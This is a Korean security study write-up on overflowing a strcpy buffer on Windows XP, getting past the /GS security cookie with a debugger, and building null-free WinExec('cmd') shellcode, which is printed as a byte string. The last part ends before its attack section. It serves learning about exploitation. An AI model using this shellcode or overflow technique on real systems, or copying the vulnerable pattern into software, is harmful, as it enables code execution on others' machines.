

Buffer Overflow

(Security Cookie Overwrite)



Univ.Chosun HackerLogin : Seo Jung Hyun
Email : seobbung@naver.com

Buffer Overflow (Security Cookie Overwrite)

Windows Buffer Overflow에 대해서 공부해 보았습니다. 공부 하면서 미약하지만 Windows 구조와 컴파일러 차이, 레지스터의 동작 등에 대해서 많이 알 수 있었습니다. 공부하면서 쓴 문서이기 때문에 틀린 부분이 많이 있을 거라 생각합니다. 본 문서를 쓰면서 작업한 환경은 Windows XP SP3, Visual Studio 2003 SP1에서 테스트 하였습니다.


0x 목 차 x0

1. Security Cookie 란?
2. Security Cookie Overwrite
3. ShellCode 작성
4. 공격
5. 참고 문헌

1. Security Cookie 란?

먼저 Overflow에 대한 간략한 이야기를 하겠다. 처음 Stack Overflow 문서 발표 이후 많은 사람들이 Linux기반으로 한 Stack Overflow에 대한 문서들을 내놓았었다. Linux도 발전하면서 Stack 보호 기술을 발전 시켰다. 그러나 Windows는 처음에 이런 보호 기술이 없었다. 해커들이 Windows를 공격하기 시작하자 Windows측에서 이에 대한 보호 기술들을 만들었다. 그 중에서 Visual Studio 2003에 포함된 Security Cookie가 있다. 이는 2003으로 컴파일 시 /GS옵션을 주고 컴파일을 해야 생기는 부분인데 아래 [그림 1]과 같이 설정 할 수 있다.

솔루션탐색기 → 프로젝트 → 프로젝트 속성으로 들어가면 설정 할 수 있다.



[그림 1] 컴파일 시 Security Cookie 설정

이제 Security Cookie가 어디에 있는지 한번 확인해 보자. 아래에는 앞으로 테스트 할 취약한 소스를 담았다.


```
#include <windows.h>
#include <stdio.h>

void Print(char *temp)
{
    char buf[100];
    printf("buf Address : [0x%p]\n", buf);
    strcpy(buf, temp);
}

int main(int argc, char **argv )
{
    if( argc > 1 )
    {
        Print( argv[1] );
        return 0;
    }
}
```

[표 1] 취약한 소스

이제 Security Cookie가 설정 되어 있는지 확인 해 보자. 컴파일 후 버퍼 할당 하는 부분에 Break Point를 걸고 디스어셈블리 창을 열어서 확인해보자. 그냥 컴파일 하면 인수가 없기 때문에 디버깅모드로 진입하지 않고 끝난다. 우선 인수 체크 부분을 지우고 디버깅 해보자. 디버깅 후 버퍼 할당 부분에서 멈출 것이다. 그럼 **디버그 → 창 → 디스어셈블리**를 따라가면 어셈블리코드를 볼 수 있다.



[그림 2] Security Cookie

보는 바와 같이 Security Cookie가 설정 되어 있다. 그럼 Security Cookie 개념이 없는 Visual Studio 6.0에서 똑같은 소스를 컴파일 후 디스어셈블리 한 화면을 보자.

00401037	B8 CC CC CC CC	mov	eax,0CCCCCCCCh
0040103C	F3 AB	rep stos	dword ptr [edi]
6:	char buf[100];		
7:	printf("buf Address : [0x%p]Wn", buf);		
0040103E	8D 45 9C	lea	eax,[ebp-64h]

[그림 3] Security Cookie 값이 없는 화면

이제 Security Cookie가 설정 되어 있는 것을 알았다. 그럼 Security Cookie값이 설정 되어 있을 때와 설정 되어 있지 않을 때의 스택을 한번 생각해 보자.

buf[100]
SFP
EIP(RET)
*temp
SFP
EIP(RET)

[표 2]

buf[100]
Security Cookie
SFP
EIP(RET)
*temp
SFP
EIP(RET)

[표 3]

위 표를 설명 하자면 [표 2]는 Security Cookie 값이 없을 때의 Stack 구조이고 [표 3]는 Security Cookie 값이 있을 때의 Stack 값의 구조이다. Windows측은 Security Cookie를 SFP와 buf사이에 두어서 해커가 Overflow공격을 시도 하였을 시 Security Cookie값 까지 덮어 씌워지므로 Stack영역에 있는 Security Cookie값과 Data영역에 있는 Security Cookie값을 비교 하여서 Overflow를 감지하게 된다.


2. Security Cookie Overwrite

이제 공격을 한번 생각해 보자. Overflow공격을 하면 우리가 원하는 EIP를 변경 시켜야 하기 때문에 Security Cookie, SFP, EIP까지 변경을 시켜야 된다. 이렇게 Security Cookie가 변경 되면 Data영역에 있는 Security Cookie와 비교하여 틀리면 오류가 생긴다. 이를 우회 하고자 한다. 어떻게 하면 가능 할까? 방법은 EIP까지 덮어 쓴 후 다시 Security Cookie를 원래 값으로 수정 하는 것이다. 이렇게 하면 Security Cookie Check를 우회 할 수 있다. 실제 우회가 가능 한지 테스트 해 보자.

테스트를 시작하기 전에 어셈블리코드의 깔끔함을 위해 취약한 소스를 Debug모드가 아닌 Release모드로 컴파일 한 바이너리로 테스트 하겠다. Release모드는 .NET 2003 창을 보면 ComboBox 2개가 있는데 그중 하나가 Debug로 되어 있을 것이다. 이것을 Release로 바꿔주고 컴파일하면 된다. buf가 100으로 설정 되어 있기 때문에 OllyDbg로 바이너리를 열면서 인자 값으로 130개의 A를 넣어서 어떻게 Overflow가 나는지 확인 해 보겠다.

먼저 우리가 확인 할 부분이 Print 함수이다. 이 함수에서 우리는 문자열 값으로 buf Address : [0x%p]Wn 이런 코딩을 했었다. OllyDbg로 쉽게 이 부분을 찾아보자.

우클릭 → Search for → All referenced text strings로 가면 바이너리 전체에 대한 문자열들을 볼 수가 있다.




[그림 4] All referenced text strings로 찾기

우리가 원하는 부분으로 더블 클릭으로 이동 하자. 여기로 이동해서 스크롤을 조금 올리면 금방 Print함수라는 것을 알 수 있을 것이다. 자세히 보면 __security_cookie라는 부분을 볼 수 있을 것이다. 우선 Security Cookie 생성 이전에 부분에 Break Point를 걸자.



[그림 5] 실제 바이너리 내의 Security Cookie 생성 부분

이 부분이 Security Cookie를 생성 하는 부분이다. 이후 함수를 F8로 천천히 따라가 보겠다. 따라가다 보니 아래와 같은 부분이 있다.



[그림 6] Security Cookie Check 함수 호출

천천히 살펴보면 Stack영역에 있는 특정 값을 ecx로 복사 후 ecx와 esp를 xor 연산 한 값을 ecx에 넣고 Security Cookie를 체크 함수를 Call하는 것을 알 수 있다. F7로 따라가 보자.




[그림 7] Security Cookie Check 함수 내부

좀 전에 Security Cookie Check함수가 호출되기 전에 생성된 ecx와 Data영역에 있는 Security Cookie와 비교 후 같지 않으면 report_failure로 가고 같으면 retn부분으로 간다. 즉 우리가 여기서 생각 할 수 있는 것은 이 Security Cookie Check함수가 호출 되기전에 **ecx값을 변조된 값이 아닌 원상 복귀시킨 값**으로 이 Security Cookie Check함수로 들어간다면 Security Cookie를 우회할 수 있음을 알 수 있다. 현재는 같지 않아서 report_failure로 가는 것을 알 수 있다. 이렇게 되면서 Windows에서 오류창이 뜨게 되는 것이다.


이제 우회를 해보자. 우회 포인트는 Security Cookie Check 함수가 호출되기 전에 ecx값을 Overflow된 값으로 채우는 것이 아닌 원래 Security Cookie을 다시 넣어 주는 것이다. 그럼 우회 방법을 생각 해 보면, Security Cookie를 만들어서 Stack영역에 보관 할 때의 Security Cookie을 기억 후 Security Cookie Check 함수가 호출되기 전에 변조된 ecx값을 원래의 ecx값인 Security Cookie를 다시 넣어 주는 것이다.

다시 130개의 A를 인자 값으로 넣고 다시 바이너리를 열고 실행(F9) 시키면 Print함수에 Break Point를 걸어놓았기 때문에 멈출 것이다. 여기서 F8을 누르면서 천천히 따라가면 생성되는 Security Cookie가 eax에 저장 되는 것을 볼 수 있다.



[그림 8] Security Cookie 생성

여기서는 Security Cookie가 82263f2a로 생성 되었다. 이제 Security Cookie Check 함수가 호출되기 전에 ecx값에 다시 이 값을 넣어 주면 Security Cookie를 우회 할 수 있다.




[그림 9] 변조된 ecx

위 [그림 9]를 보면 ecx가 41414141로 변경 된 것을 볼 수 있다. 여기 이 ecx를 좀 전에 Security Cookie 값인 82263f2a로 넣어 주면 우회 할 수 있다. F7을 따라 가면 아래와 같은 화면을 볼 수 있다.



[그림 10] Security Cookie Check 함수 우회

위 [그림 10]은 Data영역에 저장된 Security Cookie값과 ecx값이 같아서 다시 Print 함수로 리턴되는 것을 볼 수 있다. 또 F8로 따라가면 return이 있는데 이것은 Print함수에서 Main함수로 돌아가는 것이다. 그러나 우리가 Overflow로 이 리턴되는 주소인 EIP를 AAAA로 변조 시켰기 때문에 아래와 같은 그림을 볼 수 있다.



[그림 11] 변경된 EIP(RET)

이렇게 해서 우리는 Security Cookie를 우회 할 수 있음을 알 수 있다. 이제 Overflow를 이용해서 Shell을 얻어야 한다. 우선 Shell을 얻기 위해서는 Shellcode가 필요 하다.

3. ShellCode 작성

ShellCode를 추출하기 위해서 먼저 셸을 실행 시킬 프로그램을 작성해야 한다. 아래와 같다.

※ ShellCode 작성시 **Visual Studio 6.0 컴파일러**를 사용 하였습니다.

```
#include <windows.h>


void main()
{
    char buf[4];
    buf[0] = 'c';
    buf[1] = 'm';
    buf[2] = 'd';
    buf[3] = 'W0';

    WinExec(buf, SW_SHOWNORMAL);
    exit(1);
}
```

[표 4] Shell Programming

위와 같이 버퍼에 값을 넣고 WinExec함수를 호출 하는 이유는 WinExec함수의 인자 값에 맞게 넣어주기 위함이다. buf는 실행 명령이고 SW_SHOWNORMAL은 실행옵션이다. exit(1); 이 부분은 셸 닫을 때 에러를 발생 시킬수 있기 때문에 exitprocess()를 호출하여 이를 방지하기 위해서다.

컴파일 한 후에 exit 함수에 Break Point를 걸고 Debug한다. 여기서 **디버그 → 창 → 디스어셈블리**로 간다. 우클릭으로 코드바이트만 체크한다.



[그림 12] 디스어셈블리 화면

[그림 12]과 같은 화면을 볼 수 있으며 여기서 불필요한 소스코드 등을 삭제 합니다.

push	ebp
mov	ebp,esp
sub	esp,44h
push	ebx
push	esi
push	edi
lea	edi,[ebp-44h]
mov	ecx,11h
mov	eax,0CCCCCCCCh
rep stos	dword ptr [edi]
mov	byte ptr [ebp-4],63h
mov	byte ptr [ebp-3],6Dh
mov	byte ptr [ebp-2],64h
mov	byte ptr [ebp-1],0
mov	esi,esp
push	1
lea	eax,[ebp-4]
push	eax
call	dword ptr [__imp__WinExec@8 (0042413c)]
push	1
call	exit (004010c0)

[표 5] 불필요한 어셈블리 삭제

이 어셈코드로 컴파일을 해보면 위 [표 5]에서 오류가 나게 된다. 이는 Winexec(), ExitProcess()의 주소를 잘못 찾아서 나는 오류 이다. 이를 해결하기 위해 함수의 주소를 제대로 찾아 주면 된다. 함수의 주소는 **Depends**라는 Tool을 이용 하여 찾았다. Depends로 위 프로그램을 오픈 시킨 후 찾고자 하는 함수를 찾아 주면 된다.

Function								Entry Point
EscapeCommFunction								0x00066771
ExitProcess								0x0001CAFA
ExitThread								0x0000C0E8
ExitWindowsEx								0x0000C0E8

Checksum	Real Checksum	CPU	Subsystem	Symbols	Preferred Base	Actual Base	Virt
012DFBC	0x0012DFBC	x86	Console	CV	0x7C800000	Unknown	0x0
00A6D10	0x000A6D10	x86	Console	CV	0x7C930000	Unknown	0x0
0000000	0x000292B8	x86	Console	CV	0x00400000	Unknown	0x0

[그림 13] Depends Tool 사용

먼저 KERNEL32.DLL의 Base주소가 0x7C800000이다. ExitProcess의 주소는 0x0001CAFA 이다. 위 두 개의 주소를 합치면 ExitProcess함수의 주소가 나오게 된다. 같은 방법으로 Winexec함수의 주소도 찾아 주면 된다.

계산 한 결과 Winexec의 주소는 0x7C8623AD, ExitProcess의 주소는0x7C81CAFA가 된다.

```

#include <windows.h>

void main()
{
    __asm
    {
        push        ebp
        mov         ebp,esp
        sub         esp,44h
        push        ebx
        push        esi
        push        edi

        mov         byte ptr [ebp-4],63h
        mov         byte ptr [ebp-3],6Dh
        mov         byte ptr [ebp-2],64h
        mov         byte ptr [ebp-1],0
        mov         esi,esp
        push        1
        lea         eax,[ebp-4]
        push        eax
        mov         eax,0x7c8623ad
        call        eax
        push        1
        mov         eax,0x7c81cafa
        call        eax
    }
}

```

[표 6] 함수 값이 수정된 전체 어셈블리 코드

위 코드를 다시 컴파일 한 후 디스어셈블리 창을 연 후 실제 공격에 쓰일 코드를 얻으면 된다. 하지만 여기서 알아야 할 것이 있다. 위 어셈코드에 0이 들어가 있다. 이 0은 나중에 디스어셈블리 창으로 확인해보면 알겠지만 Wx00으로 표기 된다. 이것은 나중에 ShellCode를 쓸 때 이 Wx00이 문자열의 끝을 나타내는 NULL로 간주여하 프로그램의 실행을 멈출 수도 있기 때문에 이를 없애 주어야 한다. Wx00을 없애기 위해서는 eax 레지스터와 xor 연산을 이용한다. 수정된 코드는 아래와 같다.

```

#include <windows.h>

void main()
{
    __asm
    {
        push        ebp
        mov         ebp,esp
        sub         esp,44h
        push        ebx
        push        esi
        push        edi

        mov         byte ptr [ebp-4],63h
        mov         byte ptr [ebp-3],6Dh
        mov         byte ptr [ebp-2],64h
        xor         eax, eax
        mov         byte ptr [ebp-1],al
        mov         esi,esp
        push        1
        lea         eax,[ebp-4]
        push        eax
        mov         eax, 0x7c8623ad
        call        eax
        push        1
        mov         eax, 0x7c81cafa
        call        eax
    }
}

```

[표 7] NULL이 없는 코드

xor eax, eax 연산을 하면 eax의 내부 모두 00으로 채워지게 된다. 이렇게 해서 NULL을 회피할 수 있게 되는 것이다. eax은 상위와 하위 부분으로 나뉘진다. 이를 ah, al이라 하는데 본 코드에서는 al을 사용하였다. 이 소스코드를 컴파일 한 후 Break Point를 건 후 디버깅 모드로 들어가서 다시 디스어셈블리 창을 열어서 필요한 ShellCode를 얻을 수 있다.

```

Disassembly
main:
00401010 55          push     ebp
00401011 8B EC      mov     ebp,esp
00401013 83 EC 40    sub     esp,40h
00401016 53          push     ebx
00401017 56          push     esi
00401018 57          push     edi
00401019 8D 7D C0    lea     edi,[ebp-40h]
0040101C B9 10 00 00 00 mov     ecx,10h
00401021 B8 CC CC CC CC mov     eax,0CCCCCCCCh
00401026 F3 AB      rep stos dword ptr [edi]
00401028 55          push     ebp
00401029 8B EC      mov     ebp,esp
0040102B 83 EC 44    sub     esp,44h
0040102E 53          push     ebx
0040102F 56          push     esi
00401030 57          push     edi
00401031 C6 45 FC 63 mov     byte ptr [ebp-4],63h
00401035 C6 45 FD 6D mov     byte ptr [ebp-3],6Dh
00401039 C6 45 FE 64 mov     byte ptr [ebp-2],64h
0040103D 33 C0      xor     eax,eax
0040103F 8B 45 FF    mov     byte ptr [ebp-1],al
00401042 8B F4      mov     esi,esp
00401044 6A 01      push     1
00401046 8D 45 FC    lea     eax,[ebp-4]
00401049 50          push     eax
0040104A B8 AD 23 86 7C mov     eax,7C8623ADh
0040104F FF D0      call    eax
00401051 6A 01      push     1
00401053 B8 FA CA 81 7C mov     eax,7C81CAFAh
00401058 FF D0      call    eax

```

[그림 14] Shellcode 추출 화면

위 그림에서 필요 없는 코드를 제외 하고 Shellcode를 추출 하면 다음 소스 안의 shellcode와 같고 이 ShellCode가 맞는지 확인 Test하기 위해 아래와 같은 소스를 사용하였다. 결과는 cmd창이 잘 띄워졌다.

```

#include<stdio.h>

char shellcode[] =
"Wx55Wx8BWxECWx83WxECWx40Wx53Wx56Wx57WxC6Wx45WxFC"
"Wx63WxC6Wx45WxFDWx6DWxC6Wx45WxFEWx64Wx33WxC0Wx88"
"Wx45WxFFWx8BWxF4Wx6AWx01Wx8DWx45WxFCWx50WxB8WxAD"
"Wx23Wx86Wx7CWxFFWxD0Wx6AWx01WxB8WxFAWxCAWx81Wx7C"
"WxFFWxD0";

